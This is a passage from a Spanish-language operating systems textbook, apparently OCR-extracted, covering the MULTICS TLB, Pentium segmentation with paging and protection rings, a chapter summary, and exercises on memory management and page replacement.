


Figura 3-37. Conversión de una dirección MULTICS de dos partes en una dirección de memoria principal.

Como sin duda habrá adivinado para estos momentos, si el sistema operativo llevara a cabo el algoritmo anterior en cada instrucción, los programas no se ejecutarían con mucha rapidez. En realidad, el hardware de MULTICS contiene un TLB de 16 palabras de alta velocidad que puede buscar una llave dada en todas sus entradas en paralelo. Esto se ilustra en la figura 3-38. Cuando se

presenta una dirección a la computadora, el hardware de direccionamiento primero comprueba que la dirección virtual esté en el TLB. De ser así, obtiene el número del marco de página directamente del TLB y forma la dirección actual de la palabra referenciada sin tener que buscar en el segmento del descriptor o en la tabla de páginas.

Número de segmento (Campo de comparación)	Página virtual (Campo de comparación)	Marco de página	Protección	Edad	¿Está en uso esta entrada?
4	1	7	Lectura/escritura	13	1
6	0	2	Sólo lectura	10	1
12	3	1	Lectura/escritura	2	1
					0
2	1	0	Sólo ejecución	7	1
2	2	12	Sólo ejecución	9	1

Figura 3-38. Una versión simplificada del TLB de MULTICS. La existencia de dos tamaños de página hace que el TLB real sea más complicado.

Las direcciones de las 16 páginas con referencia más reciente se mantienen en el TLB. Los programas cuyo conjunto de trabajo sea menor que el tamaño del TLB se equilibrarán con las direcciones de todo el conjunto de trabajo en el TLB, y por lo tanto se ejecutarán con eficiencia. Si la página no está en el TLB, se hace referencia al descriptor y las tablas de páginas para encontrar la dirección del marco, el TLB se actualiza para incluir esta página, y la página de uso menos reciente se descarta. El campo edad lleva el registro de cuál entrada es la de uso menos reciente. La razón de usar un TLB es para comparar los números de segmento y de página de todas las entradas en paralelo.

3.7.3 Segmentación con paginación: Intel Pentium

La memoria virtual en el Pentium se asemeja en muchas formas a MULTICS, incluyendo la presencia de segmentación y paginación. Mientras que MULTICS tiene 256K segmentos independientes, cada uno con hasta 64K palabras de 36 bits, el Pentium tiene 16K segmentos independientes, cada uno de los cuales contiene hasta un mil millones de palabras de 32 bits. Aunque hay menos segmentos, entre mayor sea el tamaño del segmento será más importante, ya que pocos programas necesitan más de 1000 segmentos, pero muchos programas necesitan segmentos extensos.

El corazón de la memoria virtual del Pentium consiste en dos tablas, llamadas **LDT** (*Local Descriptor Table*, Tabla de descriptores locales) y **GDT** (*Global Descriptor Table*, Tabla de descrip-

tores globales). Cada programa tiene su propia LDT, pero hay una sola GDT compartida por todos los programas en la computadora. La LDT describe los segmentos locales para cada programa, incluyendo su código, datos, pila, etcétera, mientras que la GDT describe los segmentos del sistema, incluyendo el sistema operativo en sí.

Para acceder a un segmento, un programa del Pentium primero carga un selector para ese segmento en uno de los seis registros de segmento de la máquina. Durante la ejecución, el registro CS contiene el selector para el segmento de código y el registro DS contiene el selector para el segmento de datos. Los demás registros de segmento son menos importantes. Cada selector es un número de 16 bits, como se muestra en la figura 3-39.




Figura 3-39. Un selector del Pentium.

Uno de los bits del selector indica si el segmento es local o global (es decir, si está en la LDT o en la GDT). Otros trece bits especifican el número de entrada en la LDT o GDT, por lo que estas tablas están restringidas a contener cada una 8K descriptores de segmento. Los otros 2 bits que se relacionan con la protección se describen más adelante. El descriptor 0 está prohibido. Puede cargarse de manera segura en un registro de segmento para indicar que el registro de segmento no está disponible en un momento dado. Produce un trap si se utiliza.

Al momento en que se carga un selector en un registro de segmento, el descriptor correspondiente se obtiene de la LDT o GDT y se almacena en registros de microprograma, por lo que se puede acceder con rapidez. Como se ilustra en la figura 3-40, un descriptor consiste de 8 bytes, incluyendo la dirección base del segmento, su tamaño y demás información.

El formato del selector se ha elegido con inteligencia para facilitar la localización del descriptor. Primero se selecciona la LDT o GDT, con base en el bit 2 del selector. Después el selector se copia a un registro temporal interno, y los 3 bits de menor orden se establecen en 0. Por último, se le suma la dirección de la tabla LDT o GDT para proporcionar un apuntador al descriptor. Por ejemplo, el selector 72 se refiere a la entrada 9 en la GDT, que se encuentra en la dirección GDT + 72.

Vamos a rastrear los pasos mediante los cuales un par (selector, desplazamiento) se convierte en una dirección física. Tan pronto como el microprograma sabe cuál registro de segmento se está utilizando, puede encontrar el descriptor completo que corresponde a ese selector en sus registros internos. Si el segmento no existe (selector 0) o en ese momento se paginó para sacarlo de memoria, se produce un trap.

Después, el hardware utiliza el campo *Límite* para comprobar si el desplazamiento está más allá del final del segmento, en cuyo caso también se produce un trap. Lógicamente debería haber un campo de 32 bits en el descriptor para proporcionar el tamaño del segmento, pero sólo hay 20 bits




Figura 3-40. Descriptor del segmento de código del Pentium. Los segmentos de datos difieren un poco.

disponibles, por lo que se utiliza un esquema distinto. Si el campo *Gbit* (granularidad) es 0, el campo *Límite* es el tamaño de segmento exacto, hasta 1 MB. Si es 1, el campo *Límite* proporciona el tamaño del segmento en páginas, en vez de bytes. El tamaño de página del Pentium está fijo en 4 KB, por lo que 20 bits son suficientes para segmentos de hasta 2^{32} bytes.

Suponiendo que el segmento está en memoria y que el desplazamiento está en el rango, el Pentium suma el campo *Base* de 32 bits en el descriptor al desplazamiento para formar lo que se conoce como una **dirección lineal**, como se muestra en la figura 3-41. El campo *Base* se divide en tres partes y se esparce por todo el descriptor para tener compatibilidad con el 286, en donde el campo *Base* sólo tiene 24 bits. En efecto, el campo *Base* permite que cada segmento empiece en un lugar arbitrario dentro del espacio de direcciones lineal de 32 bits.




Figura 3-41. Conversión de un par (selector, desplazamiento) en una dirección lineal.

Si se deshabilita la paginación (mediante un bit en un registro de control global), la dirección lineal se interpreta como la dirección física y se envía a la memoria para la lectura o escritura. Por ende, con la paginación deshabilitada tenemos un esquema de segmentación pura, en donde la dirección base de cada segmento se proporciona en su descriptor. No se evita que los segmentos se

traslapen, probablemente debido a que sería demasiado problema y se requeriría mucho tiempo para verificar que todos estuvieran disjuntos.

Por otro lado, si la paginación está habilitada, la dirección lineal se interpreta como una dirección virtual y se asigna a la dirección física usando tablas de páginas, en forma muy parecida a los ejemplos anteriores. La única complicación verdadera es que con una dirección virtual de 32 bits y una página de 4 KB, un segmento podría contener 1 millón de páginas, por lo que se utiliza una asignación de dos niveles para reducir el tamaño de la tabla de páginas para segmentos pequeños.

Cada programa en ejecución tiene un **directorio de páginas** que consiste de 1024 entradas de 32 bits. Se encuentra en una dirección a la que apunta un registro global. Cada entrada en este directorio apunta a una tabla de páginas que también contiene 1024 entradas de 32 bits. Las entradas en la tabla de páginas apuntan a marcos de página. El esquema se muestra en la figura 3-42.




Figura 3-42. Asociación de una dirección lineal a una dirección física.

En la figura 3-42(a) podemos ver una dirección lineal dividida en tres campos: *Dir*, *Página* y *Desplazamiento*. El campo *Dir* se utiliza para indexar en el directorio de páginas y localizar un apuntador a la tabla de páginas apropiada. Después se utiliza el campo *Página* como un índice en la tabla de páginas para buscar la dirección física del marco de página. Por último, *Desplazamiento* se suma a la dirección del marco de página para obtener la dirección física del byte o palabra requerida.

Las entradas en la tabla de páginas son de 32 bits cada una, 20 de las cuales contienen un número de marco de página. Los bits restantes contienen bits de acceso y bits sucios, establecidos por el hardware para el beneficio del sistema operativo, bits de protección y otros bits utilitarios.

Cada tabla de páginas tiene entradas para 1024 marcos de página de 4 KB, por lo que una sola tabla de páginas maneja 4 megabytes de memoria. Un segmento menor de 4M tendrá un directo-

rio de páginas con una sola entrada: un apuntador a su única tabla de páginas. De esta manera, la sobrecarga por los segmentos cortos es sólo de dos páginas, en vez del millón de páginas que se necesitarían en una tabla de páginas de un nivel.

Para evitar realizar referencias repetidas a memoria, el Pentium (al igual que MULTICS) tiene un pequeño TLB que asigna directamente las combinaciones *Dir-Página* de uso más reciente a la dirección física del marco de página. Sólo cuando la combinación actual no está presente en el TLB es cuando se lleva a cabo el mecanismo de la figura 3-42 y se actualiza el TLB. Mientras los fracasos del TLB sean raros, el rendimiento será bueno.

También vale la pena observar que si alguna aplicación no necesita segmentación pero está contenta con un solo espacio de direcciones paginado de 32 bits, ese modelo es posible. Todos los registros de segmento se pueden establecer con el mismo selector, cuyo descriptor tiene *Base* = 0 y *Límite* establecido al máximo. Entonces el desplazamiento de la instrucción será la dirección lineal, con sólo un espacio de direcciones único utilizado, en efecto, una paginación normal. De hecho, todos los sistemas operativos actuales para el Pentium funcionan de esta manera. OS/2 fue el único que utilizó todo el poder de la arquitectura Intel MMU.

Con todo, hay que dar crédito a los diseñadores del Pentium. Dadas las metas conflictivas por implementar la paginación pura, la segmentación pura y los segmentos paginados, al tiempo que debía ser compatible con el 286, y todo esto había que hacerlo con eficiencia. El diseño resultante es sorprendentemente simple y limpio.

Aunque hemos cubierto en forma breve la arquitectura completa de la memoria virtual del Pentium, vale la pena decir unas cuantas palabras acerca de la protección, ya que este tema está estrechamente relacionado con la memoria virtual. Al igual que el esquema de memoria virtual está modelado en forma muy parecida a MULTICS, el sistema de protección también lo está. El Pentium admite cuatro niveles de protección, donde el nivel 0 es el más privilegiado y el 3 el menos privilegiado. Éstos se muestran en la figura 3-43. En cada instante, un programa en ejecución se encuentra en cierto nivel, indicado por un campo de 2 bits en su PSW. Cada segmento en el sistema también tiene un nivel.

Mientras que un programa se restrinja a sí mismo a utilizar segmentos en su propio nivel, todo funcionará bien. Se permiten los intentos de acceder a los datos en un nivel más alto, pero los de acceder a los datos en un nivel inferior son ilegales y producen traps. Los intentos de llamar procedimientos en un nivel distinto (mayor o menor) se permiten, pero de una manera controlada cuidadosamente. Para realizar una llamada entre niveles, la instrucción CALL debe contener un selector en vez de una dirección. Este selector designa a un descriptor llamado **compuerta de llamada**, el cual proporciona la dirección del procedimiento al que se va a llamar. Por ende, no es posible saltar en medio de un segmento de código arbitrario en un nivel distinto. Sólo se pueden utilizar puntos de entrada oficiales. Los conceptos de los niveles de protección y las compuertas de llamada se utilizaron por primera vez en MULTICS, en donde se denominaron **anillos de protección**.

Un uso común para este mecanismo se sugiere en la figura 3-43. En el nivel 0 encontramos el kernel del sistema operativo, que se encarga de la E/S, la administración de memoria y otras cuestiones críticas. En el nivel 1 está presente el manejador de llamadas al sistema. Los programas de usuario pueden llamar procedimientos aquí para llevar a cabo las llamadas al sistema, pero sólo se puede llamar a una lista de procedimientos específicos y protegidos. El nivel 2 contiene procedimientos de biblioteca, posiblemente compartida entre muchos programas en ejecución. Los progra-




Figura 3-43. La protección en el Pentium.

mas de usuario pueden llamar a estos procedimientos y leer sus datos, pero no pueden modificarlos. Por último, los programas de usuario se ejecutan en nivel 3, que tiene la menor protección.

Los traps y las interrupciones utilizan un mecanismo similar a las compuertas de llamadas. También hacen referencia a los descriptores en vez de direcciones absolutas, y estos descriptores apuntan a los procedimientos específicos que se van a ejecutar. El campo *Tipo* en la figura 3-40 indica las diferencias entre los segmentos de código, los segmentos de datos y los diversos tipos de compuertas.

3.8 INVESTIGACIÓN ACERCA DE LA ADMINISTRACIÓN DE MEMORIA

La administración de memoria, en especial los algoritmos de paginación, fue alguna vez un área fructífera para la investigación, pero la mayor parte de eso parece haber desaparecido desde hace mucho tiempo, por lo menos para los sistemas de propósito general. La mayoría de los sistemas reales tienden a utilizar cierta variación sobre el reloj, debido a que es fácil de implementar y relativamente efectivo. Sin embargo, una excepción reciente es un rediseño del sistema de memoria virtual de BSD 4.4 (Cranor y Prulkar, 1999).

Sin embargo, aún se están realizando investigaciones sobre la paginación en los tipos más recientes de sistemas. Por ejemplo, los teléfonos celulares y los PDAs se han convertido en pequeñas PCs y muchps de ellas paginan la RAM al "disco", sólo que el disco en un teléfono celular es la memoria flash, que tiene propiedades distintas a las de un disco magnético giratorio. Cierto trabajo reciente se reporta (In y colaboradores, 2007; Joo y colaboradores, 2006; y Park y colaboradores, 2004a). Park y colaboradores (2004b) también han analizado la paginación por demanda consciente de la energía en los dispositivos móviles.

También se están realizando investigaciones acerca del modelado del rendimiento de la paginación (Albers y colaboradores, 2002; Burton y Kelly, 2003; Cascaval y colaboradores, 2005; Panagiotou y Souza, 2006; y Peserico, 2003). También es de interés la administración de memoria para los sistemas multimedia (Dasigenis y colaboradores, 2001; Hand, 1999) y los sistemas de tiempo real (Pizlo y Vitek, 2006).

3.9 RESUMEN

En este capítulo examinamos la administración de memoria. Vimos que los sistemas más simples no realizan intercambios ni paginaciones. Una vez que se carga un programa en la memoria, permanece ahí hasta que termina. Algunos sistemas operativos sólo permiten un proceso a la vez en la memoria, mientras que otros soportan la multiprogramación.

El siguiente paso es el intercambio. Cuando se utiliza esta técnica, el sistema puede manejar más procesos de los que puede alojar en la memoria. Los procesos para los cuales no haya espacio se intercambian hacia el disco. Se puede llevar el registro del espacio libre en la memoria y en el disco con un mapa de bits o una lista de huecos.

A menudo, las computadoras modernas tienen cierta forma de memoria virtual. En su forma más simple, el espacio de direcciones de cada proceso se divide en bloques de tamaño uniforme llamados páginas, que pueden colocarse en cualquier marco de página disponible en la memoria. Hay muchos algoritmos de reemplazo de páginas; dos de los mejores algoritmos son el de envejecimiento y WSClock.

Para modelar los sistemas de paginación hay que abstraer la cadena de referencia de página del programa y utilizar la misma cadena de referencia con distintos algoritmos. Estos modelos se pueden utilizar para hacer algunas predicciones acerca del comportamiento de la paginación.

Para hacer que los sistemas de paginación funcionen bien, no basta con elegir un algoritmo; hay que poner atención en cuestiones tales como determinar el conjunto de trabajo, la política de asignación de memoria y el tamaño de página.

La segmentación ayuda a manejar las estructuras de datos que pueden cambiar de tamaño durante la ejecución, y simplifica la vinculación y la compartición. También facilita la provisión de distintos tipos de protección para distintos segmentos. Algunas veces la segmentación y la paginación se combinan para proporcionar una memoria virtual bidimensional. El sistema MULTICS y el Intel Pentium soportan segmentación y paginación.

PROBLEMAS

1. En la figura 3-3 los registros base y límite contienen el mismo valor, 16,384. ¿Es esto un accidente, o siempre son iguales? Si esto es sólo un accidente, ¿por qué son iguales en este ejemplo?

2. Un sistema de intercambio elimina huecos mediante la compactación. Suponiendo una distribución aleatoria de muchos huecos y muchos segmentos de datos y un tiempo de lectura o escritura en una palabra de memoria de 32 bits de 10 nseg, ¿aproximadamente cuánto tiempo se requiere para compactar 128 MB? Para simplificar, suponga que la palabra 0 es parte de un hueco y que la palabra más alta en la memoria contiene datos válidos.

3. En este problema tiene que comparar el almacenamiento necesario para llevar la cuenta de la memoria libre, utilizando un mapa de bits contra el uso de una lista ligada. La memoria de 128 MB se asigna en unidades de *n* bytes. Para la lista enlazada, suponga que la memoria consiste en una secuencia alternante de segmentos y huecos, cada uno de 64 KB. Suponga también que cada nodo en la lista enlazada necesita una dirección de memoria de 32 bits, una longitud de 16 bits y un campo para el siguiente nodo de 16 bits. ¿Cuánto bytes de almacenamiento se requieren para cada método? ¿Cuál es mejor?

4. Considere un sistema de intercambio en el que la memoria consiste en los siguientes tamaños de hueco, por orden de memoria: 10 KB, 4 KB, 20 KB, 18 KB, 7 KB, 9 KB, 12 KB y 15 KB. ¿Cuál hueco se toma para las siguientes solicitudes de segmento sucesivas:

   a) 12 KB
   b) 10 KB
   c) 9 KB

   para el algoritmo del primer ajuste? Ahora repita la pregunta para el mejor ajuste, peor ajuste y siguiente ajuste.

5. Para cada una de las siguientes direcciones virtuales decimales, calcule el número de página virtual y desplazamiento para una página de 4 KB y para una página de 8 KB: 20000, 32768, 60000.

6. El procesador Intel 8086 no admite memoria virtual. Sin embargo, algunas compañías vendían anteriormente sistemas que contenían una CPU 8086 sin modificaciones y realizaba la paginación. Trate de llegar a una conclusión lógica acerca de cómo lo hicieron. *Sugerencia:* piense acerca de la ubicación lógica de la MMU.

7. Considere el siguiente programa en C:

```
int X[N];
int paso = M; // M es una constante predefinida
for (int i = 0; i < N; i += paso) X[i] = X[i] + 1;
```

   a) Si este programa se ejecuta en una máquina con un tamaño de página de 4 KB y un TLB con 64 entradas, ¿qué valores de M y N harán que un TLB falle para cada ejecución del ciclo interno?

   b) ¿Sería distinta su respuesta al inciso a) si el ciclo se repitiera muchas veces? Explique.

8. La cantidad de espacio en disco que debe estar disponible para el almacenamiento de páginas está relacionada con el número máximo de procesos *n*,, el número de bytes en el espacio de direcciones virtual *v*, así como con el número de bytes de RAM *r*. Proporcione una expresión para los requerimientos de espacio en disco en el peor de los casos. ¿Qué tan realista es esa cantidad?

9. Una máquina tiene un espacio de direcciones de 32 bits y una página de 8 KB. La tabla de páginas está completamente en el hardware, con una palabra de 32 bits por cada entrada. Cuando se inicia un proceso, la tabla de páginas se copia al hardware desde la memoria, una palabra por cada 100 nseg. Si cada proceso se ejecuta durante 100 mseg (incluyendo el tiempo para cargar la tabla de páginas), ¿qué fracción del tiempo de la CPU se dedica a cargar las tablas de páginas?

10. Suponga que una máquina tiene direcciones virtuales de 48 bits y direcciones físicas de 32 bits.

   a) Si las páginas son de 4 KB, ¿Cuántas entradas hay en la tabla de páginas si sólo hay un nivel? Explique.

b) Suponga que el mismo sistema tiene un TLB (Búfer de traducción adelantada) con 32 entradas. Además, suponga que un programa contiene instrucciones que caben en una página y lee secuencialmente elementos enteros largos de un arreglo que abarca miles de páginas. ¿Qué tan efectivo será el TLB para este caso?

11. Suponga que una máquina tiene direcciones virtuales de 38 bits y direcciones físicas de 32 bits.

a) ¿Cuál es la principal ventaja de una tabla de páginas de multinivel sobre una tabla de páginas de un solo nivel?

b) Con una tabla de páginas de dos niveles, páginas de 16 KB y entradas de 4 bytes, ¿cuántos bits se deben asignar para el campo de la tabla de páginas de nivel superior y cuántos para el campo de la tabla de páginas del siguiente nivel? Explique.

12. Una computadora con una dirección de 32 bits utiliza una tabla de páginas de dos niveles. Las direcciones virtuales se dividen en un campo de la tabla de páginas de nivel superior de 9 bits, un campo de la tabla de páginas de segundo nivel de 11 bits y un desplazamiento. ¿Qué tan grandes son las páginas y cuántas hay en el espacio de direcciones?

13. Suponga que una dirección virtual de 32 bits se divide en cuatro campos: *a*, *b*, *c* y *d*. Los primeros tres se utilizan para un sistema de tablas de páginas de tres niveles. El cuarto campo (*d*) es el desplazamiento. ¿Depende el número de páginas de los tamaños de los cuatro campos? Si no es así, ¿cuáles importan y cuáles no?

14. Una computadora tiene direcciones virtuales de 32 bits y páginas de 4 KB. El programa y los datos caben juntos en la página más baja (0 a 4095). La pila cabe en la página más alta. ¿Cuántas entradas se necesitan en la tabla de páginas si se utiliza la paginación tradicional (un nivel)? ¿Cuántas entradas en la tabla de páginas se necesitan para la paginación de dos niveles, con 10 bits en cada parte?

15. Una computadora cuyos procesos tienen 1024 páginas en sus espacios de direcciones mantiene sus tablas de páginas en memoria. La sobrecarga requerida para leer una palabra de la tabla de páginas es 5 nseg. Para reducir esta sobrecarga, la computadora tiene un TLB que contiene 32 pares (página virtual, marco de página física) y puede realizar una búsqueda en 1 nseg. ¿Qué proporción de aciertos necesita para reducir la sobrecarga promedio a 2 nseg?

16. El TLB en la VAX no contiene un bit *R*. ¿Por qué?

17. ¿Cómo puede implementarse en hardware el dispositivo de memoria asociativa necesario para implementar una TLB y cuáles son las implicaciones de dicho diseño para que sea expandible?

18. Una máquina tiene direcciones virtuales de 48 bits y direcciones físicas de 32 bits. Las páginas son de 8 KB. ¿Cuántas entradas se necesitan para la tabla de páginas?

19. Una computadora con una página de 8 KB, una memoria principal de 256 KB y un espacio de direcciones virtuales de 64 GB utiliza una tabla de páginas invertida para implementar su memoria virtual. ¿Qué tan grande debe ser la tabla de hash para asegurar una cadena de hash de una longitud promedio menor a 1? Suponga que el tamaño de la tabla de hash es una potencia de dos.

20. Un estudiante en un curso de diseño de compiladores propone al profesor un proyecto de escribir un compilador que produzca una lista de referencias a páginas que se puedan utilizar para implementar el algoritmo de reemplazo de páginas óptimo. ¿Es esto posible? ¿Por qué sí o por qué no? ¿Hay algo que pudiera hacerse para mejorar la eficiencia de la paginación en tiempo de ejecución?

21. Suponga que el flujo de referencia de páginas virtuales contiene repeticiones de largas secuencias de referencias a páginas, seguidas ocasionalmente por una referencia a una página aleatoria. Por ejemplo, la secuencia 0, 1, …, 511, 431, 0, 1, …, 511, 332, 0, 1, … consiste en repeticiones de la secuencia 0, 1, …, 511 seguida de una referencia aleatoria a las páginas 431 y 332.

a) ¿Por qué no serían efectivos los algoritmos de sustitución estándar (LRU, FIFO, Reloj) al manejar esta carga de trabajo para una asignación de página que sea menor que la longitud de la secuencia?
b) Si a este programa se le asignaran 500 marcos de página, describa un método de sustitución de página que tenga un rendimiento mucho mejor que los algoritmos LRU, FIFO o Reloj.

22. Si se utiliza el algoritmo FIFO de reemplazo de páginas con cuatro marcos de página y ocho páginas, ¿cuántos fallos de página ocurrirán con la cadena de referencia 0172327103 si los cuatro marcos están vacíos al principio? Ahora repita este problema para el algoritmo LRU.

23. Considere la secuencia de páginas de la figura 3-15(b). Suponga que los bits *R* para las páginas de la *B* a la *A* son 11011011, respectivamente, ¿Cuál página eliminará el algoritmo de segunda oportunidad?

24. Una pequeña computadora tiene cuatro marcos de página. En el primer pulso de reloj, los bits *R* son 0111 (la página 0 es 0, el resto son 1). En los siguientes pulsos de reloj, los valores son 1011, 1010, 1101, 0010, 1010, 1100 y 0001. Si se utiliza el algoritmo de envejecimiento con un contador de 8 bits, proporcione los valores de los cuatro contadores después del último pulso.

25. Dé un ejemplo simple de una secuencia de referencias a páginas en donde la primera página seleccionada para la sustitución sea diferente para los algoritmos de reemplazo de páginas de reloj y LRU. Suponga que a un proceso se le asignan 3 marcos y que la cadena de referencia contiene números de página del conjunto 0, 1, 2, 3.

26. En el algoritmo WSClock de la figura 3-21(c), la manecilla apunta a una página con $R = 0$. Si $\tau = 400$, ¿se eliminará esta página? ¿Qué pasa si $\tau = 1000$?

27. ¿Cuánto tiempo se requiere para cargar un programa de 64 KB de un disco cuyo tiempo de búsqueda promedio es de 10 mseg, cuyo tiempo de rotación es de 10 mseg y cuyas pistas contienen 32 KB

a) para un tamaño de página de 2 KB?
b) para un tamaño de página de 4 KB?

Las páginas están esparcidas de manera aleatoria alrededor del disco y el número de cilindros es tan grande que la probabilidad de que dos páginas se encuentren en el mismo cilindro es insignificante.

28. Una computadora tiene cuatro marcos de página. El tiempo de carga, tiempo del último acceso y los bits *R* y *M* para cada página se muestran a continuación (los tiempos están en pulsos de reloj):

Página	Cargada	Última referencia	R	M
0	126	280	1	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

a) ¿Cuál página reemplazará el algoritmo NRU?
b) ¿Cuál página reemplazará el algoritmo FIFO?
c) ¿Cuál página reemplazará el algoritmo LRU?
d) ¿Cuál página reemplazará el algoritmo de segunda oportunidad?

29. Considere el siguiente arreglo bidimensional:

int X[64][64];

Suponga que un sistema tiene cuatro marcos de página y que cada marco es de 128 palabras (un entero ocupa una palabra). Los programas que manipulan el arreglo X caben exactamente en una página y siempre ocupan la página 0. Los datos se intercambian hacia dentro y hacia fuera de los otros tres marcos. El arreglo *X* se almacena en orden de importancia por filas (es decir, *X*[0][1] va después de *X*[0][0] en la memoria). ¿Cuál de los dos fragmentos de código que se muestran a continuación generarán el menor número de fallos de página? Explique y calcule el número total de fallos de página.

Fragmento A

```
for (int j = 0; j < 64; j++)
   for (int i = 0; i < 64; i++) X[i][j] = 0;
```

Fragmento B

```
for (int i = 0; i < 64; i++)
   for (int j = 0; j < 64; j++) X[i][j] = 0;
```

30. Una de las primeras máquinas de tiempo compartido (la PDP-1) tenía una memoria de 4K palabras de 18 bits. Contenía un proceso a la vez en la memoria. Cuando el planificador de proceso decidía ejecutar otro proceso, el proceso en memoria se escribía en un tambor de paginación, con 4K palabras de 18 bits alrededor de la circunferencia del tambor, el cual podía empezar a escribir (o leer) en cualquier palabra, en vez de hacerlo sólo en la palabra 0. ¿Supone usted que este tambor fue seleccionado?

